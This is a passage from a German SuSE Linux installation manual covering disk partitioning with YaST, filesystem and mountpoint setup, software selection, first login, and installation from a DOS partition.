- Im zweiten Teil stehen etwaige Warnungen und Fehlermeldungen des Programms **fdisk**. Diese Meldungen können Sie mit  genauer betrachten.
- Im unteren Teil finden Sie die Partitionen, die **fdisk** auf der Festplatte gefunden hat. Dort sehen Sie die Partition(en) Ihres bisherigen Betriebssystems, beispielsweise von MS-DOS. Falls Sie schon eine Swap-Partition angelegt hatten, ist auch diese hier aufgeführt.

4. Wenn Sie vorhandene Partitionen löschen wollen, um den entstandenen freien Platz neu in Partitionen aufzuteilen, sollten Sie das zuerst tun.

Steuern Sie die zu löschende Partition mit  und  an. Überlegen Sie nochmal gut, ob es die richtige Partition ist; achten Sie auch auf den Typ der Partition. Dann drücken Sie  und bestätigen das Löschen mit .

Wenn Sie Partitionen löschen, sind alle darin enthaltenen Daten ebenfalls gelöscht^a.

^a Diese Aussage ist technisch nicht 100% korrekt, aber Ihre Daten werden gleichwohl verloren sein!



Falls Sie mehrere Partitionen löschen wollen, erledigen Sie das am besten in einem Zug.

5. Wenn Sie bereits vorhandene Partitionen anderer Betriebssysteme direkt für Linux verwenden wollen, können Sie das tun, indem Sie jetzt den Typ der Partition ändern.

Wenn Sie den Typ einer Partition ändern, kann auf die darin enthaltenen Daten von anderen Betriebssystem (MS-DOS oder Windows) möglicherweise nicht mehr zugegriffen werden!



Steuern Sie die Partition, deren Typ Sie ändern wollen, mit  und  an. Wenn Sie sicher sind, daß Sie die „richtige“ Partition erwisch haben, drücken Sie .

Es erscheint ein Auswahlfenster für den neuen Partitionstyp. Wählen Sie zwischen *normaler* Linux-Partition und Swappartition und bestätigen Sie mit .

6. Wenn Sie neue Partitionen für Linux anlegen wollen – das ist der Normalfall –, legen Sie diese am besten alle nacheinander an. Dazu drücken Sie zuerst . Falls  keine Wirkung zeigt, bedeutet dies: Platte ist schon voll, kein Platz für neue Partitionen vorhanden. Dann müssen Sie zuerst Partitionen löschen (siehe oben) ...




Abbildung 2.4: YaST – Partitionierung festlegen

Es erscheint ein Auswahlfenster für die Art der neu anzulegenden Partition (Abbildung 2.4, Seite 24). Wählen Sie zwischen ‘Primärer Partition’, ‘Erweiterter Partition’ und eventuell ‘Logischer Partition’; bestätigen Sie mit . Zur Erinnerung: Sie können maximal 4 *primäre* Partitionen haben. Brauchen Sie mehr als 4 Partitionen, müssen Sie spätestens die 4. Partition als *erweiterte* Partition vorsehen, innerhalb derer Sie dann mehrere *logische* Partitionen anlegen können. Weitere Informationen dazu finden Sie in Abschnitt 2.9, Seite 55.

Haben Sie eine primäre oder logische Partition angelegt, müssen Sie angeben, als welches Device die Partition angesprochen werden soll. YaST bietet die freien Devicenamen an. Wählen Sie einfach den obersten Namen aus, z. B. ‘/dev/hda2’ und drücken Sie .

Im nächsten Schritt müssen Sie die Größe der neuen Partition festlegen. YaST schlägt als Beginn der Partition (Startzylinder) den ersten freien Zylinder vor. Im Normalfall übernehmen Sie diese Vorgabe mit . Jetzt geben Sie das Ende der Partition an. 3 Eingabemöglichkeiten stehen zur Verfügung: die Nummer des Endzylinders (z. B. 976), die Anzahl der Zylinder der Partition (z. B. +66) oder die Größe in Megabyte (z. B.

+100M). Noch einmal  bringt Sie auf 'Weiter', Sie bestätigen mit .

Jetzt erscheint die neu angelegte Partition im unteren Bereich des Bildschirms. Falls die Partition nicht wunschgemäß geraten ist, können Sie sie gleich mit  wieder löschen ...

7. Eine Ihrer Partitionen sollte unbedingt eine Linux-Swappartition sein. Wenn Sie noch keine angelegt haben, wählen Sie mit  und  eine passende Partition aus (um eine sinnvolle Größe der Swappartition zu finden, sehen Sie in Abschnitt 2.9, Seite 55 nach). Drücken Sie  und wählen Sie 'Linux-Swappartition' aus, bestätigen Sie mit .
8. Haben Sie alle Partitionen nach Wunsch beisammen (jetzt sollte die Platte komplett belegt sein)? Haben Sie auch an die Swappartition gedacht? Dann bringen Sie den Cursor mit  in das Feld 'Weiter', falls er nicht schon dort steht.  führt Sie nach nochmaliger Bestätigung in die Eingabemaske 'Festlegen der Dateisysteme'.

Unter bestimmten Bedingungen überprüft YaST jetzt erneut die Swap-Partition, um auf der sicheren Seite zu sein.

2.3.7 Die Dateisysteme und „Mountpoints“ festlegen

Worum geht es?

Alle Partitionen wurden im vorangegangenen Abschnitt in die Partitionstabelle eingetragen. In diesem Schritt nun geben Sie für die gerade konfigurierten Linux-Partitionen und auch für die eventuell bestehenden DOS-/HPFS-Partitionen weitere Informationen an.

Zusatzinfo

Diese Informationen über die Partitionen werden zum Teil dauerhaft festgehalten in der Datei `/etc/fstab`, der Dateisystem-Tabelle (engl. *file system table*). Die `/etc/fstab` enthält alle konstanten Angaben zu den Dateisystemen, etwa den \Leftrightarrow Device-Namen, die Position des Dateisystems im gesamten Linux-Dateisystembaum oder den Typ des Dateisystems².

Des Weiteren braucht YaST die Daten selbst, um auf den formatierten Partitionen die Linux-Dateisysteme einrichten zu können. Die Swap-Partition bleibt in diesem Arbeitsschritt übrigens unberücksichtigt, da sie bereits in Abschnitt 2.3.6, Seite 21 festgelegt wurde und keine weiteren Freiheitsgrade hat.

Im Gegensatz zur Partitionstabelle (vgl. Abschnitt 2.3.6) sind die in diesem Arbeitsschritt zu tätigen Angaben Linux-intern und haben also keine Auswirkungen auf andere Betriebssysteme, die in eigenen Partitionen liegen.

Noch einige Begriffserklärungen:

- Unter Linux sind alle Dateisysteme zu einem einzigen „Baum“ zusammengehängt (siehe Abbildung C.1, Seite 465). Für jedes einzelne Dateisystem muß festgelegt werden, als welcher Ast des Baumes es erscheinen

² Sowie Informationen für die Programme **dump** und **fsck**; vgl. Manpage von `fstab` (`man 5 fstab`).

soll: das ist dann der jeweilige *Mountpoint*. Auch DOS- oder HPFS-Partitionen können Sie in den Linux-Verzeichnisbaum „einhängen“.

- Der Speicherplatz in einem Dateisystem wird mit Hilfe der *Inodes* verwaltet. Der Inode zeigt auf die eigentlichen in Dateien gespeicherten Daten. Die Zahl der Inodes wird beim Einrichten eines Dateisystems festgelegt. Will man viele kleine Dateien anlegen können, braucht man viele Inodes (die natürlich auch selbst mehr Platz verbrauchen); in Dateisystemen, die eher große Dateien enthalten, braucht man entsprechend weniger Inodes. Näheres zu diesem Thema finden Sie in Abschnitt 3.5, Seite 68.

Schritt für Schritt ...

Sie befinden sich in der Eingabemaske 'Festlegen der Dateisysteme' (vgl. Abbildung 3.4, Seite 67). Gehen Sie so vor, um die Dateisysteme Ihrer neuen Partitionen festzulegen:

1. Zunächst zur Vorinformation, was zu tun ist:

- Für Ihre DOS-/HPFS-Dateisysteme (in den DOS-/HPFS-Partitionen) können Sie hier einen *Mountpoint* festlegen.
- Für jede Ihrer neuen Linux-Partitionen
 - müssen Sie einen Mountpoint festlegen
 - können Sie die vorgeschlagene *Inodedichte* verändern
 - können Sie die vorgeschlagene Art des Formatierens verändern.
- Die Funktion 'Fstab lesen' brauchen Sie bei der Erstinstallation nicht.



Abbildung 2.5: YaST – DOS/Windows-Partition mounten

2. Wenn Sie eine DOS- oder HPFS-Partition mit Linux ansprechen wollen, wählen Sie diese aus und drücken Sie **F4**. Es erscheint ein Eingabefen-

ster, in dem Sie ein Verzeichnis angeben müssen. Unter diesem Verzeichnis finden Sie später Ihr DOS-/HPFS-Dateisystem. Geben Sie hier zum Beispiel `/dos` an; achten Sie auf den Schrägstrich (`'/'`) am Anfang. Bestätigen Sie mit .

Bei einer DOS-Partition kommt eine weitere Maske (Abbildung 2.5, Seite 26); Sie wählen, wie Linux das DOS-Dateisystem ansprechen soll (siehe auch Abschnitt 3.5, Seite 67). Normalerweise wollen Sie Ihr DOS-Dateisystem eigenständig nutzen und von Linux aus nur sporadisch auf die DOS-Partition zugreifen können, z. B. zum Dateiaustausch; wählen Sie hier `'DOS'` oder `'FAT-Win95'` (= `vfat`). UNIX-Dateiattribute und lange Dateinamen, wie sie das -Dateisystem bietet, sind *nur* für den Demo-Modus nötig!

3. Als nächstes geben Sie die -Mountpoints der Linux-Partitionen an. Wählen Sie nacheinander die Linux-Partitionen aus, drücken Sie . Es erscheint das Fenster, in dem Sie das Verzeichnis angeben, unter dem das Dateisystem dieser Partition im Gesamdateisystem erscheinen soll. Geben Sie immer den Pfad mit Schrägstrich (`'/'`) am Anfang an.

Welche Verzeichnisse Sie als Mountpoint angeben, hängt natürlich von Ihrer Partitionsplanung ab. Jedenfalls brauchen Sie *unbedingt* ein `'/'`-Verzeichnis (engl. *root directory*), das sozusagen die Wurzel und den Stamm des Gesamdateisystems bildet; für dieses Verzeichnis wird im Deutschen mitunter auch der Ausdruck „Wurzelverzeichnis“ gebraucht. Die weiteren Dateisysteme und deren Mountpoints sind – wie bereits erwähnt – Geschmackssache; aber Achtung:

Verzeichnisse, die bereits beim Booten benötigt werden, müssen direkt im `'/'`-Dateisystem liegen; zu diesem Zeitpunkt sind die einzelnen Äste des Gesamdateisystems noch nicht zusammengesetzt („gemountet“). Deshalb dürfen Sie die Verzeichnisse `/bin`, `/dev`, `/lib`, `/etc` und `/sbin` hier *nicht* angeben!



4. Jetzt setzen Sie die -Inodedichte der Linux-Partitionen. YaST belegt das Feld in Abhängigkeit von der Partitionsgröße vor. Generell kann man sagen: verwenden Sie 4096 Byte pro -Inode, mit folgender Ausnahmen: Sie haben sehr viele kleine Dateien (oder vielmehr, sie wollen diese später anlegen)³. In diesem Fällen passen 1024 oder 2048 besser. Übrigens erreichen Sie die höchste Performance, wenn alle Dateisysteme die gleiche Inodedichte verwenden!

Wählen Sie nacheinander die Linux-Dateisysteme aus, deren Inodedichte Sie ändern wollen und drücken Sie . Es erscheint ein Fenster mit den möglichen Werten. Wählen Sie aus, bestätigen Sie dann mit .

5. Bestimmen Sie, ob und wie die Linux-Partitionen formatiert werden sollen. Die Partitionen, die wir in Abschnitt 2.3.6, Seite 21 neu eingerichtet haben, müssen auf jeden Fall formatiert werden. Haben Sie eine moderne Festplatte, genügt `'Normal formatieren'`; falls Ihr Massenspeicher

³ Eine weitere Ausnahme: Sie wollen das Live-System verwenden. Informationen zum Live-System finden Sie in Abschnitt 2.7.10, Seite 50.

nicht mehr ganz tauf frisch ist, sollten Sie 'Formatieren mit Prüfen' verwenden.




Abbildung 2.6: YaST – Mountpoints

Wählen Sie nacheinander die Linux-Partitionen an, drücken Sie **F6** und selektieren Sie dann die geeignete Formatierungsart; am Ende sollte das Menü wie in Abbildung 2.6, Seite 28 aussehen (möglicherweise haben Sie aber *kein* NFS-Verzeichnis eingetragen!).

6. Wählen Sie 'Weiter', dann passiert nach einer Sicherheitsabfrage das Formatieren.

Nach dem erfolgreichen Formatieren startet YaST das Menü zur Software-Auswahl (vgl. Abbildung 3.12, Seite 76).

Mögliche Probleme

Ein Problem kann beim Anlegen des Dateisystems auftreten:

- Die Fehlermeldung "mke2fs failed" oder eine ähnliche Meldung wird ausgegeben: siehe Abschnitt 2.8.10, Seite 53.

2.3.8 Die Software-Grundausstattung auswählen

Worum geht es?

Die Festplatte ist nun vorbereitet. Jetzt legen Sie fest, welche Software Sie installieren möchten.

Zusatzinfo

Fassen wir noch einmal zusammen: die Partitionstabelle ist geändert und die Dateisysteme sind auf der Festplatte angelegt. Jetzt kann die Software ausgewählt werden.

Sie haben mehr als eine CD voll komprimierter Linux-Software! Was Sie sich davon aussuchen, hängt davon ab, wofür Sie Ihr SuSE Linux-System verwenden wollen; wie auch immer, die Pakete der a-Serie brauchen Sie auf jeden Fall – diese Pakete bilden das Linux-Grundsystem. Die Masse der Software ist in unterschiedlichen ‘Konfigurationen’ zusammensortiert; eine oder mehrere solcher Zusammenstellungen können Sie im folgenden auswählen.

Im übrigen können Sie jederzeit zusätzliche Pakete installieren oder überflüssige Pakete de-installieren.

Schritt für Schritt ...

Bevor Sie selbst handanlegen wollen, bedenken Sie bitte, daß eine durchaus bewährte Konfiguration bereits zu diesem Zeitpunkt zur Installation vorge-merkt ist. – Gehen Sie so vor, um die Software-Grundausstattung auszuwäh-len:

1. Jetzt bittet YaST Sie um Geduld: Die Daten der Serien und Pakete müssen vom Installationsmedium gelesen werden (in der Regel von der CD). Anschließend erscheint das YaST-Installationsmenü (Abbildung 3.12, Seite 76).
2. Wählen Sie ‘Konfiguration laden’, wenn Sie eine spezielle Software-Vorauswahl treffen wollen (Workstation, Serversystem, etc.); vgl. Abschnitt 3.12.1, Seite 76. Eine solche Konfiguration können Sie ‘Hinzufügen’ oder die bisherige Auswahl ‘Ersetzen’ lassen; wenn Sie ‘Ersetzen’ wählen, wird jegliche Vorauswahl verworfen und die gerade die markierte Konfiguration als Basis für alle weiteren Schritte genommen. Danach landen Sie wieder im Installationsmenü.
3. Nun haben Sie die Möglichkeit, ‘Konfiguration ändern/erstellen’ zu wählen. So gelangen Sie in die Serienauswahl (vgl. Abschnitt 3.12.3, Seite 77). Im oberen Bildschirmteil sind alle Serien aufgelistet, jeweils mit einer kurzen Beschreibung. Rechts steht, wieviele Megabytes in der jeweiligen Serie Sie bereits ausgewählt haben.
4. Wandern Sie nun durch die Serien und selektieren Sie Pakete; dabei achten Sie bitte auf den freien Platz Ihrer Partitionen. Vergessen Sie nicht: alle Pakete aus der a-Serie brauchen Sie unbedingt.
5. Was können Sie in der Serienauswahl tun:
 - Mit  kommen Sie zur Paketauswahl der ausgewählten Serie.
 - Verfolgen Sie in der unteren Bildschirmhälfte, wie sich Ihre Linux-Partitionen füllen.
 - Mit  können Sie sich die Partitionen nochmal vergrößert anzeigen lassen.
 - Mit  prüft YaST, ob die Abhängigkeiten der ausgewählten Pakete untereinander erfüllt sind. Dabei wird berücksichtigt, wenn ein Paket die Installation anderer Pakete voraussetzt oder wenn zwei Pakete nicht gleichzeitig installiert werden dürfen.
 - Mit  verlassen Sie die Serienauswahl und gelangen zurück zum Installationsmenü.

6. Wählen Sie jetzt eine Serie aus, die Sie interessiert. Drücken Sie  und es erscheint die Paketauswahl zur Serie (vgl. Abschnitt 3.12.3, Seite 77). Links oben in der Maske steht die Liste der Pakete, rechts oben der freie Platz auf Ihren Partitionen und unten ein Beschreibungstext für das ausgewählte Paket. – Was können Sie in der Paketauswahl tun:
 - Mit  selektieren bzw. de-selektieren Sie das ausgewählte Paket für die Installation. [X] bedeutet: das Paket wird installiert.
 -  zeigt eine ausführliche Beschreibung des Paketes an,  führt zurück zur Paketauswahl.
 -  zeigt die ausführliche Belegung der Partitionen an.
 - Mit  kommen Sie zurück zur Serienauswahl.
 - Verfolgen Sie in der rechten oberen Bildschirmhälfte, wie der freie Speicherplatz auf Ihren Partitionen weniger wird.
7. Wenn Sie mit den Serien und Paketen durch sind, alles nach Wunsch selektiert haben und auch mit Ihrem Speicherplatz ausgekommen sind, gelangen Sie mit  wieder zurück in die Serienauswahl und genauso geht es mit  zurück ins Installationsmenü (Abbildung 3.12, Seite 76).
8. Mit dem Menüpunkt ‘Was wäre wenn ... ’ können Sie nochmal sehen, was beim Installieren passieren wird, welche Serien und Pakete installiert werden. Das müssen Sie aber nicht tun, es dient nur Ihrer Information. Wichtiger ist dieser Punkt, wenn Sie später Pakete wieder de-installieren möchten.

2.3.9 Die Software installieren (Teil I)

Worum geht es?

Jetzt geht es darum, die Linux-Software zu installieren.

Zusatzinfo

Wenn Ihr Rechner über „wenig“ RAM verfügt (8- 16 MB), dann kann zunächst nur von der ersten CD-ROM installiert werden; die anderen CDs werden in diesem Fall erst später angefordert (Abschnitt 2.3.12).

Schritt für Schritt ...

1. Starten Sie die Installation mit ‘Installation starten’. YaST zeigt Ihnen auf dem Bildschirm an, welches Paket gerade installiert wird und wieviele Pakete noch folgen.
2. Wenn die Pakete installiert sind, gehen Sie zurück zum Hauptmenü, indem Sie ‘Hauptmenü’ auswählen.
3. Wählen Sie ‘Installation abschließen und YaST beenden’ aus.

Jetzt geleitet Sie YaST durch die Grundkonfiguration des Systems ...

2.3.10 Grundkonfiguration des Systems mit YaST

Worum geht es?

Das Software-Grundsystem wurde auf die Festplatte übertragen. Es wird ein systemabhängiger Kernel installiert und es werden die ersten Komponenten konfiguriert.

Schritt für Schritt ...

1. Aus einer Liste ist ein Kernel auszuwählen; wenn Sie im Zweifel sind, wählen Sie bitte den Standardkernel.
2. Bestätigen Sie, daß YaST eine Bootdiskette erstellen soll. Legen Sie dafür eine eigene Diskette in das Diskettenlaufwerk ein.
3. Die Frage, ob wir den LILO konfigurieren möchten, beantworten Sie mit 'Nein', falls Sie sich unsicher sind; das ist ein Thema für die Systemverwaltung – die wird erst später im Buch beschrieben (vgl. Kapitel 4).
4. Konfigurieren Sie Ihr CD-ROM-Laufwerk.
5. Jetzt können Sie die Zeitzone auswählen. Es erscheint eine sehr lange Liste, in der Sie 'MET' auswählen, falls Sie in derselben Gegend wohnen wie ich ...
6. Rechner- und Domainname.
7. Nun folgen einige Masken zur Netzwerk-Konfiguration: `loopback` oder echtes Netz (wenn Sie echtes Netz wählen, folgen weitere Fragen: Netzwerktyp, IP-Adresse, Netmask, Gateway, **inetd**, **portmap**, NFS-Server, From-Zeile für News-Postings, Netz-Klient mit Zugriff auf einen Nameserver (IP des Nameserver, YP-Domain), Auswahl des Kernel-Moduls für die Netzkarte), `sendmail.cf` für das Mail-System.

Nun ist der Punkt erreicht, an dem das neu installierte SuSE Linux sich selbst booten kann. Wenn das System hochkommt, wird die Installation und Konfiguration zuende geführt ...

2.3.11 Erstes „Einloggen“ und Fortführung der Konfiguration

Worum geht es?

Sie loggen sich zum ersten Mal in das installierte SuSE Linux System ein und führen die Konfiguration fort.

Zusatzinfo

YaST stellt weitere Fragen zur Installation und merkt dann selbständig, ob noch Pakete der restlichen CD-ROMs installiert werden müssen.

Schritt für Schritt ...

1. Nach einigen Systemmeldungen und dem "Willkommen"-Gruß erfolgt nun die wichtige Frage nach dem 'root'-Paßwort; wählen Sie dieses bitte sorgfältig und merken Sie es sich gut ;-)

2. YaST wird erneut gestartet und fragt Sie, ob Sie Bildschirmfonts ausprobieren möchten. Wenn Sie 'Ja' wählen, kommt eine ellenlange Liste, in der Sie „blättern“ können. Wählen Sie dann 'Weiter', um einen Font auszuprobieren oder 'Abbruch', wenn Sie genug probiert haben.
3. Haben Sie 'Weiter' ausgewählt, schaltet der Bildschirm auf den neuen Font um. Achten Sie jetzt auch darauf, ob die Umlaute richtig angezeigt werden! Sagt Ihnen der Font nicht zu, wählen Sie 'Anderer Font' und das Spiel beginnt erneut; gefällt er Ihnen, wählen Sie 'Standardfont', um ihn zu behalten.
4. Wenn Sie das Paket `lxuser` installiert haben, ermuntert Sie YaST dazu, ein Benutzerlogin anzulegen; denn normalerweise sollten Sie sich nicht als 'root', sondern unter Ihrem Benutzerlogin einloggen. Denken Sie sich einen schönen Kurznamen (ohne Leerzeichen, nicht mehr als 8 Zeichen) aus, beispielsweise Ihre Initialen. Wenn Sie ein Paßwort eingeben, merken Sie es sich bitte unbedingt!
5. YaST fragt, ob Sie Ihr Modem einrichten möchten. Wenn Sie ein Modem haben, können Sie das jetzt tun oder auch jederzeit später nachholen. Wenn Sie 'Ja' auswählen, fragt Sie YaST nach der seriellen Schnittstelle des Modems.
6. YaST fragt, ob Sie die Maus einrichten möchten. Wenn Sie das tun möchten, wählen Sie 'Ja'. Wählen Sie den Typ Ihrer Maus aus der Liste aus. Bei seriellen Mäusen will YaST noch die serielle Schnittstelle wissen, an der die Maus hängt. Wählen Sie auch diese aus einer Liste aus.
7. Bestätigen Sie danach, daß das Programm **gpm** beim Systemstart ausgeführt wird. Falls Sie später damit Probleme bekommen sollten, können Sie es immer noch aus der Startdatei entfernen.

Falls weitere Pakete von den restlichen CD-ROMs zu installieren sind, wird YaST dies nun in die Wege leiten ...

2.3.12 Die Software installieren (Teil II) und `,root@erde: #` “

Worum geht es?

Nun wird eventuell noch Software von der 2., 3. und 4. CD installiert.

Zusatzinfo

Falls der Rechner über wenig RAM verfügt, konnte im Abschnitt 2.3.9 kein CD-Wechsel durchgeführt werden; das wird nun nachgeholt.

Schritt für Schritt ...

1. YaST fordert Sie auf, CD 2 bis CD 4 einzulegen, damit die restliche Software eingespielt werden kann.
2. Danach beendet sich YaST und Sie erhalten die Aufforderung,  zu drücken.

Ihr komplettes SuSE Linux ist installiert. Während im Hintergrund noch diverse Konfigurationsskripte abgearbeitet werden, können Sie sich bereits im

Vordergrund als 'root' einloggen, z. B. auf Konsole 1 (vgl. Abschnitt 19.1, Seite 421).

Der Linux-*Prompt* ist da und Sie können jetzt arbeiten:

```
root@erde: #
```

Geben Sie beispielsweise `ls -a` ein, um die Dateien in Ihrem Arbeitsverzeichnis aufzulisten.

```
root@erde: # ls -a
```

Wenn Sie **YaST** (**yast**) starten und können Sie über den Menüpunkt 'Administration des Systems' weitere Benutzer anlegen. Weiter geht es mit dem Unterpunkt 'XFree86™ konfigurieren'; darüber läßt sich die grafische Oberfläche einrichten (vgl. Abschnitt 9.1, Seite 218).

Mögliche Probleme

Im Hintergrund werden automatische Konfigurationsskripte ablaufen (Indizierung der Manpages, Einrichtung von Perl, etc.); auf weniger leistungsfähigen Rechnern kann diese Prozedur – je nach Installationsumfang – durchaus länger als eine Stunde dauern. Wenn Sie vorzeitig den Rechner „herunterfahren“, wird YaST beim nächsten Booten wieder routinemäßig gestartet werden!

Diese Skripte sind erst dann komplett abgearbeitet, wenn auf Konsole 9 steht (umschalten mit  + 

Have a lot of fun!



2.4 Installation ohne unterstütztes CD-ROM-Laufwerk

Was tun, wenn eine Standard-Installation via CD-ROM-Laufwerk nicht möglich ist? Ihr CD-ROM-Laufwerk könnte z. B. nicht unterstützt werden, weil es sich um ein älteres „proprietäres“ Laufwerk handelt. Oder Sie haben bei Ihrem Zweitrechner (z. B. ein Notebook) eventuell gar kein CD-ROM-Laufwerk, aber dafür einen Ethernet-Adapter oder ein PLIP-Kabel ...

SuSE Linux bietet Wege an, wie sich auf einem solchen Rechner ohne unterstütztes CD-ROM-Laufwerk auch ein System installieren läßt:

- Von einer DOS-Partition aus (Abschnitt 2.4.1, Seite 33).
- Über eine Netz-Verbindung: NFS oder PLIP (Abschnitt 2.4.2, Seite 35).

2.4.1 Installation von einer DOS-Partition

Worum geht es?

Die Linux-Software (teilweise) vor der Installation auf eine DOS-Partition der Festplatte kopieren, wenn die Standardkernel auf der CD Ihr CD-ROM-Laufwerk nicht unterstützen bzw. Linux das Laufwerk gar nicht unterstützt. Dann können Sie das CD-ROM-Laufwerk unter Linux vorläufig oder überhaupt nicht nutzen.

Voraussetzung

Sie arbeiten unter DOS, Windows oder OS/2 und wissen (eventuell aus vorangegangenen Fehlversuchen), daß Linux Ihr CD-ROM-Laufwerk nicht unterstützt. Sie haben ausreichend Platz auf der DOS-, OS/2- oder Windows-Partition (3.11 oder 95).

Zunächst kopieren wir nur die Pakete für das Grundsystem.

Zusatzinfo

Auf der CD finden Sie die Kernel mit Zusatz-Infos in jeweils vier Dateien. Die erste Datei ohne Dateinamenserweiterung ist ein Kernel, der nur für die Installation verwendet wird. Er unterstützt nur Hardware, die für die Installation benötigt wird (also keine Streamer und Mäuse usw.). Die zweite Datei mit der Erweiterung `.ikr` (das steht für *installable kernel*) ist der eigentliche Kernel. Die dritte Datei (`.inf`) ist eine kleine Textdatei mit einer Nummer, mit deren Hilfe YaST eine Beschreibung des Kernels anzeigen kann. Die vierte Datei (`.map`) ist eine Map-Datei mit den Kernel-Symbolen.

Einen passenden Kernel sollten Sie immer kopieren, auch wenn Sie später mit **loadlin** bzw. über Diskette starten. Mit diesem Kernel erstellt YaST am Ende der Installation Ihre passende Bootdiskette.

Schritt für Schritt ...

Gehen Sie so vor, um alle gewünschten Dateien auf die Festplatte zu kopieren:

1. Legen Sie zuerst ein Verzeichnis an, in das Sie umkopieren wollen. Der Name ist beliebig, hier im Beispiel heißt es `\emil`.
2. Unterhalb von `\emil` brauchen Sie noch das Verzeichnis `suse` und darin wieder mindestens die Verzeichnisse `a1`, `images` und `setup`. Diese sind schon für die Installation des Linux-Grundsystems nötig. Legen Sie diese Verzeichnisse also an. In Abbildung 3.7, Seite 72 sehen Sie den benötigten Verzeichnisbaum im Überblick.
3. Kopieren Sie die Dateien aus `\suse\al` der CD 1 nach `\emil\suse\al` auf der Festplatte.
4. Suchen Sie sich in `\suse\images` einen Kernel aus, der Ihre Hardware unterstützt. Welcher Kernel was genau unterstützt, steht in der Datei `\suse\images\readme.dos`, auf deutsch dort in `liesmich.dos`.
Kopieren Sie den Kernel dann nach `\emil\suse\images`. Ein Kernel besteht aus 4 Dateien (s. o.): dem Kernel ohne Dateinamenserweiterung und den Dateien mit den Erweiterungen `.ikr`, `.inf` und `.map`. Wenn Sie viel Platz auf der Festplatte haben, können Sie auch alle Dateien kopieren. Dann vertagen Sie die Kernauswahl auf später, aufgeschoben ist nicht aufgehoben! Weitere Informationen zu diesem Thema stehen in Abschnitt 2.7.4, Seite 47.
5. Kopieren Sie sicherheitshalber die Datei `\suse\images\initdisk.gz` nach `\emil\suse\images`.
6. Kopieren Sie `\suse\setup\loadlin.exe` nach `\emil\suse\setup`.

7. Weiterhin müssen Sie noch die Datei `\suse\setup\inst-img` nach `\emil\suse\setup` kopieren. Diese Datei ist relativ groß, sie wird aber nur für die Grundinstallation benötigt. Wenn Sie erst einmal ein Basis-System laufen haben, können Sie jederzeit von der DOS-Partition Pakete nachinstallieren; die Datei `inst-img` wird dann nicht mehr gebraucht.
8. Legen Sie das Verzeichnis `\emil\suse\setup\descr` auf der Festplatte an und kopieren Sie alle Dateien aus `\suse\setup\descr` dorthin.
9. Wenn Sie genügend Platz auf der Festplatte haben, können Sie noch das Verzeichnis `\emil\suse\setup\du` anlegen und dorthin alle Dateien aus `\suse\setup\du` kopieren. Diese Dateien sind nicht unbedingt nötig; sie ermöglichen später Größenberechnungen für installierte und zu installierende Software mit YaST. Wenn Sie den Platz haben, ist das recht nützlich.
10. Jetzt haben Sie das absolut Notwendige für ein Linux-Grundsystem auf der DOS-Partition der Platte. Die ganze andere Software fehlt aber noch. Da Sie zu den bedauernswerten Menschen gehören, deren CD-ROM-Laufwerk nicht unterstützt wird, müssen Sie alles portionsweise zuerst auf die Festplatte schaufeln, von dort mit YaST installieren und schließlich wieder von der Festplatte löschen. Sie müssen das nicht jetzt sofort tun, wenn Sie aber schon wissen, was Sie wollen, dann los: unter `\emil\suse` das Verzeichnis anlegen und die betreffenden Dateien hineinkopieren. Was es gibt, finden Sie in den Paketbeschreibungen oder auf der Online-Doku der CD.

Mögliche Probleme

Bei diesem Schritt sollte es keine Probleme geben. Wenn Sie knapp mit DOS-/HPFS-Festplattenplatz sind, denken Sie daran, daß trotzdem das oben beschriebene Minimum kopiert werden muß. Notfalls müssen Sie sich (vorübergehend) von einigen Stücken Ihrer DOS/Windows/OS/2-Software trennen.

Nun kann die Installation beschrieben beginnen, wie in (Abschnitt 2.3.3, Seite 17).

Wenn **linuxrc** nach Quellmedium fragt (Abschnitt 2.3.4, Seite 17), geben Sie 'Festplatte' an und bei der Frage nach der Festplatten-Partition das `/dev` Ihrer DOS-Partition; in der Regel wohl `/dev/hda1` oder `/dev/sda1`, wenn DOS auf der ersten primären Partition installiert ist.

Falls Sie sich an die obige Namensgebung gehalten haben, müssen Sie als Quellverzeichnis – dies ist die nächste Frage – `/emil` angeben. Dann geht die Installation weiter, wie in Abschnitt 2.3.5, Seite 20 ff. beschrieben.

2.4.2 Installation von einer Quelle im „Netz“

